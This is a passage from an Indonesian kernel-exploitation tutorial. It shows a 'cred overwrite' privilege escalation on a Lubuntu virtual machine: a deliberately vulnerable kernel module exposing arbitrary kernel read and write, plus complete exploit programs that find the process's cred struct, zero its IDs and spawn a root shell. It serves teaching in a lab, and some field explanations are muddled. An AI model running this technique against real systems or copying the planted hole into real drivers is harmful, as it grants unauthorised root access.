6.3.3. Cred Overwrite Attack (Arbitrary Read & Write for Data Only Attack)

Cred Overwrite Attack adalah teknik eksploitasi kernel yang memanfaatkan kemampuan membaca dan menulis secara arbitrary ke memori kernel untuk memodifikasi struktur cred dari sebuah proses. Struktur cred (credential) di kernel Linux menyimpan informasi hak akses sebuah proses, termasuk UID, GID, dan capabilities.

Teknik ini termasuk dalam kategori data only attack karena tidak membajak alur eksekusi proses proses melainkan hanya mengubah isi data pada struktur cred di linux kernel. Teknik ini masih relevan pada kernel kernel linux baru saat ini.

Pada contoh kali target distro yang akan dieksploitasi adalah linux lubuntu 24.04.3 64 bit dengan linux kernel 6.14.0-37-generic yang berjalan di virtualbox. Sementara host os adalah kali linux 2025.4.

Pada host os kita akan menggunakan gdb untuk melakukan debugging saat berjalanya exploit nanti.

Langkah 1. Persiapan

Pada contoh kali ini, kita akan mengeksploitasi lubuntu 24.04 dengan linux kernel 6.14.0-37 yang berada di virtualbox dengan host os adalah kali linux 2025.4. Sama seperti exploitasi memori pada userspace, kita juga memerlukan binary yang sama dengan target distro linux yang akan kita exploitasi, dalam hal ini kita memerlukan vmlinux dari sistem target, nah biasanya vmlinux ini dikompress menjadi vmlinuz, vmlinuz ini bisa kita dapatkan di direktori /boot

Apa itu vmlinux dan vmlinuz ?

Vmlinux adalah file executable statis yang berisi kernel Linux dalam bentuk yang bisa dibaca oleh sistem (jantung dari kernel linux).

Vmlinuz adalah bentuk terkompresi dari file vmlinux.

Pertama-tama, download vmlinuz-6.14.0-27-generic dari guest os lubuntu 24.04.3. Selanjutnya kita siapkan untuk linux kernel debugging, tutorialnya sudah saya buat di https://github.com/bluedragonsecurity/docs/blob/main/Linux%20kernel%20debugging%20.pdf

Setelah file vmlinuz didownload ke host os kali linux, gunakan skrip extract vmlinux untuk mengekstrak :

wget https://raw.githubusercontent.com/torvalds/linux/master/scripts/extract-vmlinux

chmod +x extract-vmlinux

Selanjutnya extract :

./extract-vmlinux vmlinuz-6.14.0-27-generic > vmlinux_debug

Karena ini adalah tutorial untuk pemula, kita akan matikan dahulu mitigasi pada linux kernel target (lubuntu 24.04.3).

Edit grub untuk support debugging

sudo nano /etc/default/grub, ganti line GRUB_CMDLINE_LINUX_DEFAULT menjadi :

GRUB_CMDLINE_LINUX_DEFAULT="kgdboc=ttyS0,115200 kgdbwait"

lalu simpan dan update grub :


sudo update-grub

Lalu restart !

Setelah itu kita perlu menonaktifkan mitigasi kptr_restrict pada kernel :

sudo sysctl -w kernel.kptr_restrict=0
sudo sysctl -w kernel.perf_event_paranoid=1

Selanjutnya setting vm virtualbox seperti ini :



Saat guest os sedang dalam proses booting akan muncul console kdb. Pada host os kali linux :

socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &
gdb ./vmlinuz-6.14.0-27-generic

Setelah masuk ke console gdb, ketik :

```
target remote :1234
c
```

Selanjutnya guest os akan melanjutkan booting.

Langkah 2. Analisis Source code LKM vulnerable

Pada guest os, siapkan source code lkm vulnerable untuk uji coba teknik exploitasi data only attack :

Berikut ini adalah source code vuln_cred.c :

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/device.h>
#define DEVICE_NAME "vuln_cred"
#define IOCTL_READ  0x100
#define IOCTL_WRITE 0x200
static struct class* vunl_class    = NULL;
static struct device* vunl_device  = NULL;
static int major;
struct data_args {
   unsigned long *addr;
   unsigned long value;
};
static char *vunl_devnode(const struct device *dev, umode_t *mode) {
   if (mode) *mode = 0666;
   return NULL;
}
static long device_ioctl(struct file *file, unsigned int cmd, unsigned long arg) {
   struct data_args karg;
   unsigned long kernel_val;
```

```
    if (copy_from_user(&karg, (void __user *)arg, sizeof(karg)))
        return -EFAULT;
    if (!karg.addr) return -EINVAL;
    switch (cmd) {
        case IOCTL_READ:
        if (copy_from_kernel_nofault(&kernel_val, (const void *)karg.addr, sizeof(unsigned long))) {
            return -EFAULT;
        }
        if (copy_to_user((void __user *)arg + offsetof(struct data_args, value),  &kernel_val,
sizeof(unsigned long))) {
            return -EFAULT;
        }
        break;
        case IOCTL_WRITE:
        if (copy_to_kernel_nofault((void *)karg.addr, &karg.value, sizeof(unsigned long))) {
            return -EFAULT;
        }
        break;
        default:
            return -EINVAL;
    }
    return 0;
}
static struct file_operations fops = {
    .owner = THIS_MODULE,
    .unlocked_ioctl = device_ioctl
};
static int __init vuln_init(void) {
    major = register_chrdev(0, DEVICE_NAME, &fops);
    if (major < 0) return major;
```

```
    vunl_class = class_create(DEVICE_NAME);
    if (IS_ERR(vunl_class)) {
        unregister_chrdev(major, DEVICE_NAME);
        return PTR_ERR(vunl_class);
    }
    vunl_class->devnode = vunl_devnode;
    vunl_device = device_create(vunl_class, NULL, MKDEV(major, 0), NULL, DEVICE_NAME);
    printk(KERN_INFO "[+] %s loaded with major %d\n", DEVICE_NAME, major);
    return 0;
}
static void __exit vuln_exit(void) {
    device_destroy(vunl_class, MKDEV(major, 0));
    class_destroy(vunl_class);
    unregister_chrdev(major, DEVICE_NAME);
    printk(KERN_INFO "[-] %s unloaded\n", DEVICE_NAME);
}
module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
```

Berikut ini isi Makefile :

```
obj-m += vuln_cred.o
all:
        make   -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make   -b  -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Lakukan kompilasi pada kernel module lalu muat ke kernel :

```
make
insmod vuln_cred.ko
```

Kita bisa lihat dengan dmesg jika modul sudah berhasil dipasang :

```
[ 2232.623039] [-] vuln_cred unloaded
[ 2241.622239] [+] vuln_cred loaded with major 240
```

Source vuln_cred.c di atas merupakan contoh source code lkm dengan kerentanan arbitrary read dan write. Kita bisa melihat pada fungsi ini :

```
static long device_ioctl(struct file *file, unsigned int cmd, unsigned long arg) {
    struct data_args karg;
    unsigned long kernel_val;

    if (copy_from_user(&karg, (void __user *)arg, sizeof(karg)))
        return -EFAULT;
    if (!karg.addr) return -EINVAL;
    switch (cmd) {
        case IOCTL_READ:
        if (copy_from_kernel_nofault(&kernel_val, (const void *)karg.addr, sizeof(unsigned long))) {
            return -EFAULT;
        }
        if (copy_to_user((void __user *)arg + offsetof(struct data_args, value),  &kernel_val, sizeof(unsigned long))) {
            return -EFAULT;
        }
        break;
        case IOCTL_WRITE:
        if (copy_to_kernel_nofault((void *)karg.addr, &karg.value, sizeof(unsigned long))) {
            return -EFAULT;
        }
        break;
        default:
            return -EINVAL;
    }
```

static long device_ioctl adalah implementasi sederhana untuk syscall ioctl.

Vulner 1. Arbitrary Read

Pada fungsi device_ioctl terdapat operasi IOCTL_READ yang memungkinkan pembacaan isi memori dari kernel space ke userspace dengan fungsi copy_from_kernel_nofault, yang sudah terbiasa membuat lkm pasti sudah tidak asing dengan fungsi ini.

Berdasarkan manual fungsi ini berguna untuk membaca data pada alamat memori yang terdapat pada kernel space :

copy_from_kernel_nofault() is a Linux kernel function used to safely read data from a potentially unsafe or invalid kernel memory address into a safe buffer. It is designed to handle memory faults (like page faults or invalid access) by returning an error code instead of causing a kernel panic or oops

Karena adanya implementasi ioctl read yang disediakan lkm yang diprogram secara sembrono maka penyerang yang berada di userspace bisa mengakses isi data di memori kernel space tanpa menyebabkan kernel panic atau kernel oops.

Vulner 2. Arbitrary Write

Pada fungsi device_ioctl juga terdapat operasi ioctl_write, kita lihat pada blok kode ini di lkm vuln_cred.c :

case IOCTL_WRITE:

    if (copy_to_kernel_nofault((void *)karg.addr, &karg.value, sizeof(unsigned long))) {

```
        return -EFAULT;
}
```

Pada operasi ioctl_write menggunakan fungsi copy_to_kernel_nofault yang dilakukan secara sembrono oleh programmer. Fungsi ini akan mengkopi data dari userspace ke kernel space.

copy_to_kernel_nofault() adalah fungsi khusus yang digunakan untuk menyalin data ke alamat memori kernel secara aman, terutama ketika kita tidak bisa menjamin bahwa alamat tujuan tersebut valid atau dapat ditulis. Dengan adanya fungsi ini dapat dimanfaatkan penyerang untuk menulis data di area memori kernel dari userspace tanpa menyebabkan kernel oops atau kernel panic.

Langkah 3. Membuat Kerangka Dasar Exploit

Tanpa berlama lama, selanjutnya siapkan kerangka dasar exploit :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/prctl.h>
#include <unistd.h>
#define IOCTL_READ  0x100
#define IOCTL_WRITE 0x200
#define MY_PROCESS_NAME "wisdom"
#define OFFSET_TASKS 0xa00
#define OFFSET_CRED  0xce0
#define OFFSET_COMM  0xcf0
struct data_args { unsigned long *addr; unsigned long value; };
int fd;
unsigned long kread(unsigned long addr) {
   struct data_args args = { .addr = (unsigned long *)addr };
   if (ioctl(fd, IOCTL_READ, &args) < 0) return 0;
   return args.value;
}
unsigned long get_init_task() {
```

```
    FILE *f = fopen("/proc/kallsyms", "r");
    char addr[32], type, name[128];
    if(!f) return 0;
    while (fscanf(f, "%s %c %s", addr, &type, name) > 0) {
        if (strcmp(name, "init_task") == 0) { fclose(f); return strtoul(addr, NULL, 16); }
    }
    fclose(f); return 0;
}
int main() {
    fd = open("/dev/vuln_cred", O_RDWR);
    if (fd < 0) { perror("[-] Failed to open device\n"); return 1; }
          prctl(PR_SET_NAME, MY_PROCESS_NAME);
          unsigned long task_ptr = get_init_task();
    printf("[*] searching from init_task: 0x%lx\n", task_ptr);
    for (int i = 0; i < 3000; i++) {
        char comm[16];
        unsigned long comm_addr = task_ptr + OFFSET_COMM;
        unsigned long val1 = kread(comm_addr);
        unsigned long val2 = kread(comm_addr + 8);
        memcpy(comm, &val1, 8);
        memcpy(comm + 8, &val2, 8);
        if (strncmp(comm, MY_PROCESS_NAME, 16) == 0) {
            printf("[+] found task_struct: 0x%lx\n", task_ptr);
            unsigned long cred_ptr = kread(task_ptr + OFFSET_CRED);
            printf("[+] got struct cred addr : 0x%lx\n", cred_ptr);
            getchar();
        }
        unsigned long next_task_node = kread(task_ptr + OFFSET_TASKS);
        task_ptr = next_task_node - OFFSET_TASKS;
        if (task_ptr < 0xffff000000000000) break;
```

```
    }
    printf("[-] process '%s' not found.\n", MY_PROCESS_NAME);
    return 0;
}
```

Simpan dengan nama exploit1.c

Untuk nilai nilai offset perlu disesuaikan dengan target linux kernel Anda :

```
#define OFFSET_TASKS 0xa00
#define OFFSET_CRED  0xce0
#define OFFSET_COMM  0xcf0
```

Tadi kita sudah melakukan ekstraksi pada vmlinuz menjadi vmlinux. Offset tersebut bisa kita dapatkan dengan pahole.

```
pahole -C task_struct vmlinux_raw | grep -E "(tasks|cred|comm)"
```

Contoh hasil :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/sploit/kernelspace/SETUP/vmlinux_lubuntu_24.03]
└─$ pahole -C task_struct vmlinux_raw | grep -E "(tasks|cred|comm)"
        struct list_head        tasks;              /*  2560    16 */
        struct plist_node       pushable_tasks;     /*  2576    40 */
        struct rb_node          pushable_dl_tasks;  /*  2616    24 */
        const struct cred  *    ptracer_cred;       /*  3280     8 */
        const struct cred  *    real_cred;          /*  3288     8 */
        const struct cred  *    cred;               /*  3296     8 */
        char                    comm[16];           /*  3312    16 */
```

offset yang kita perlukan adalah :

struct list_head tasks berada pada offset 2560 = 0xA00

const struct cred * cred   berada pada offset 3296   = 0xCE0

char   comm[16] berada pada offset 3312   = 0xCF0

Langkah pertama :

```
fd = open("/dev/vuln_cred", O_RDWR);
```

Kita buka jalur komunikasi dengan vuln_cred melalui device /dev/vuln_cred, tujuanya adalah agar exploit kita di userspace bisa membaca dan menulis data nanti dengan memanfaatkan vulner arbitrary read dan vulner arbitrary read yang tedapat pada implementasi ioctl artificial oleh lkm.

Langkah selanjutnya :

prctl(PR_SET_NAME, MY_PROCESS_NAME);

prctl adalah singkatan dari Process Control. Ini adalah fungsi dalam bahasa C (Linux) yang memungkinkan sebuah program untuk memanipulasi berbagai aspek perilaku proses atau thread yang sedang berjalan.

Pada contoh ini kita menggunakan flag PR_SET_NAME untuk menamai proses (exploit) yang sedang berjalan.

Langkah selanjutnya :

unsigned long task_ptr = get_init_task();

Kita mengambil alamat memori init_task dari /proc/kallsyms, apa itu init_task ?

init_task adalah struktur data di linux kernel yang bentuknya berupa double linked list. Double linked list adalah struktur data di mana elemen-elemennya tidak disimpan di lokasi memori yang berdekatan.

Pada double linked list tiap elemenya disebut node.

```
struct Node {
   int data;
   struct Node* next;
   struct Node* prev;
};
```

Setiap node punya dua pointer: satu menunjuk ke node selanjutnya (next) dan satu lagi ke node sebelumnya (prev) atau kita sebut juga bidirectional.

Mencari init_task adalah langkah pertama yang paling standar dalam teknik eksploitasi kernel untuk Privilege Escalation (peningkatan hak akses) melalui manipulasi struktur data.

Mengapa init_task ?

1. Pintu Masuk ke Daftar Semua Proses

Dalam kernel Linux, semua proses disimpan dalam node node di dalam *doubly linked list*. init_task adalah elemen pertama atau "akar" dari daftar ini (mewakili proses dengan PID 0 atau *swapper/idle process*).

Karena init_task adalah simbol statis, alamatnya tetap dan tercatat dalam /proc/kallsyms. Dengan mendapatkan alamat ini, exploit Anda memiliki **titik awal (Entry Point)** untuk menelusuri memori kernel guna menemukan proses-proses lain.

2. Mencari task_struct exploit

Karena tadi kita telah menandai proses exploit kita dengan marker : **wisdom** , maka berikut ini langkah pencarian marker tersebut :

1. Mulai dari init_task.
2. Gunakan pointer tasks.next (offset 0xa00 yang Anda temukan) untuk pindah ke proses berikutnya.
3. Cek nama prosesnya (comm), jika proses bernama wisdom maka tahap exploitasi bisa kita lanjutkan.

3. Akses ke Struktur Kredensial (struct cred)

Setiap proses diwakili oleh struktur raksasa bernama task_struct. Di dalam struktur inilah terdapat pointer menuju struct cred, yang berisi informasi UID, GID, dan hak akses lainnya.

Tanpa mengetahui alamat task_struct yang didapat dari pencarian mulai dari init_task, kita tidak akan pernah tahu di mana alamat struct cred proses berada di memori heap kernel.

Jika nama proses wisdom berhasil ditemukan di sini kita sudah memasang breakpoint untuk debuggin dengan fungsi getchar() :

```
if (strncmp(comm, MY_PROCESS_NAME, 16) == 0) {
   printf("[+] found task_struct: 0x%lx\n", task_ptr);
   unsigned long cred_ptr = kread(task_ptr + OFFSET_CRED);
   printf("[+] got struct cred addr : 0x%lx\n", cred_ptr);
   getchar();
}
```

Sebelum memasukkan arbitrary write kita akan memvalidasi dahulu isi memori untuk struct cred_addr dengan gdb di host kali linux.

Perhatikan ini :

unsigned long comm_addr = task_ptr + OFFSET_COMM;

alamat memori di mana string nama proses berada terdapat pada alamat init_task + offset statis untuk char comm yang didapat dari hasil ekstraksi vmlinux

unsigned long cred_ptr = kread(task_ptr + OFFSET_CRED);

alamat memori di mana terdapat struktur data cred terdapat pada alamat init_task + offset statis untuk const struct cred * cred yang didapat dari ekstraksi vmlinux.

Untuk uji coba validasi apakah alamat struct cred yang ditemukan berisi data yang tepat kita perlu melakukan kernel debugging.


Pertama tama kompile dulu exploit1.c lalu jalankan :

gcc -o exploit1 exploit1.c

Kita coba jalankan exploit :

./exploit1

Hasilnya :



Langkah 4. Melakukan debuggin untuk verifikasi isi memori

Pada contoh di atas kita mendapatkan alamat struktur cred di memori pada 0xffff8880079a33c0,

alamat ini akan berubah ubah tiap kali kernel booting di guest os.

Selanjutnya pada guest os hentikan dulu jalanya kernel dengan perintah ini :

echo g | sudo tee /proc/sysrq-trigger

kembali ke jendela gdb di host os, pada console gdb kita cek isi alamat memori mulai alamat 0xffff8880079a33c0

(remote) gef➤ x/10wx 0xffff8880079a33c0

0xffff8880079a33c0: 0x00000004 0x00000000 0x000003e8 0x000003e8

0xffff8880079a33d0: 0x000003e8 0x000003e8 0x000003e8 0x000003e8

0xffff8880079a33e0: 0x000003e8 0x000003e8

(remote) gef➤

perintah x/10wx akan memerika sebanyak 10 unit berupa data tampilan hexadecimal mulai dari alamat memori 0xffff8880079a33c0 di mana masing masing akan ditampilkan sebanyak 1 word (4 byte).

Perhatikan pada unit ke 3 terdapat data uid dalam hexadecimal : 0x3e8 = 1000

Pada unit ke 4 terdapat data gid dalam hexadecimal : 0x3e8 = 1000

Pada unit ke 5 terdapat data euid dalam hexadecimal : 0x3e8 = 1000

Nah itu adalah data yang terdapat pada struktur cred yang harus ditimpa. Cara membaca data di tiap unit tersebut adalah secara little endian di mana setiap 2 digit mewakili 1 byte.

Unit ke 3 : 0x3e8 terdapat mulai 0xffff8880079a33c0 + 8. (uid)

Unit ke 4 : 0x3e8 terdapat mulai 0xffff8880079a33c0 + 16. (gid)

Unit ke 5 : 0x3e8 terdapat mulai 0xffff8880079a33c0 + 24. (euid)

Tiap alamat memori akan berisi 1 byte ! Di sini kita akan menimpa data uid, gid dan euid dengan angka 0 untuk memberikan proses exploit dengan nama wisdom menjadi memiliki uid, gid dan euid 0 pada struct cred :

```
kwrite(cred_ptr + 8, 0);
kwrite(cred_ptr + 16, 0);
kwrite(cred_ptr + 24, 0);
```

Berikut ini source code exploit final kita exploit2.c :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/prctl.h>
#include <unistd.h>
#define IOCTL_READ  0x100
#define IOCTL_WRITE 0x200
#define MY_PROCESS_NAME "wisdom"
#define OFFSET_TASKS 0xa00
#define OFFSET_CRED  0xce0
#define OFFSET_COMM  0xcf0
struct data_args { unsigned long *addr; unsigned long value; };
int fd;
unsigned long kread(unsigned long addr) {
   struct data_args args = { .addr = (unsigned long *)addr };
   if (ioctl(fd, IOCTL_READ, &args) < 0) return 0;
   return args.value;
}
void kwrite(unsigned long addr, unsigned long val) {
   struct data_args args = { .addr = (unsigned long *)addr, .value = val };
   ioctl(fd, IOCTL_WRITE, &args);
```

```
}
unsigned long get_init_task() {
   FILE *f = fopen("/proc/kallsyms", "r");
   char addr[32], type, name[128];
   if(!f) return 0;
   while (fscanf(f, "%s %c %s", addr, &type, name) > 0) {
      if (strcmp(name, "init_task") == 0) { fclose(f); return strtoul(addr, NULL, 16); }
   }
   fclose(f); return 0;
}
int main() {
   fd = open("/dev/vuln_cred", O_RDWR);
   if (fd < 0) { perror("[-] Failed to open device\n"); return 1; }
         prctl(PR_SET_NAME, MY_PROCESS_NAME);
         unsigned long task_ptr = get_init_task();
   printf("[*] searching from init_task: 0x%lx\n", task_ptr);
   for (int i = 0; i < 3000; i++) {
      char comm[16];
      unsigned long comm_addr = task_ptr + OFFSET_COMM;
      unsigned long val1 = kread(comm_addr);
      unsigned long val2 = kread(comm_addr + 8);
      memcpy(comm, &val1, 8);
      memcpy(comm + 8, &val2, 8);
      if (strncmp(comm, MY_PROCESS_NAME, 16) == 0) {
         printf("[+] found task_struct: 0x%lx\n", task_ptr);
         unsigned long cred_ptr = kread(task_ptr + OFFSET_CRED);
         printf("[+] got struct cred addr : 0x%lx\n", cred_ptr);
         printf("[*] overwriting cred pointer\n");
         kwrite(cred_ptr + 8, 0);
         kwrite(cred_ptr + 16, 0);
```

```
            kwrite(cred_ptr + 24, 0);
            if (getuid() == 0) {
                printf("[!] spawning root shell !\n");
                system("/bin/bash");
                return 0;
            } else {
                printf("[-] failed to get root.\n");
                return 1;
            }
        }
        unsigned long next_task_node = kread(task_ptr + OFFSET_TASKS);
        task_ptr = next_task_node - OFFSET_TASKS;
        if (task_ptr < 0xffff000000000000) break;
    }
    printf("[-] process '%s' not found.\n", MY_PROCESS_NAME);
    return 0;
}
```

Compile dan jalankan exploit :

gcc -o exploit2 exploit2.c && ./exploit2

Hasilnya :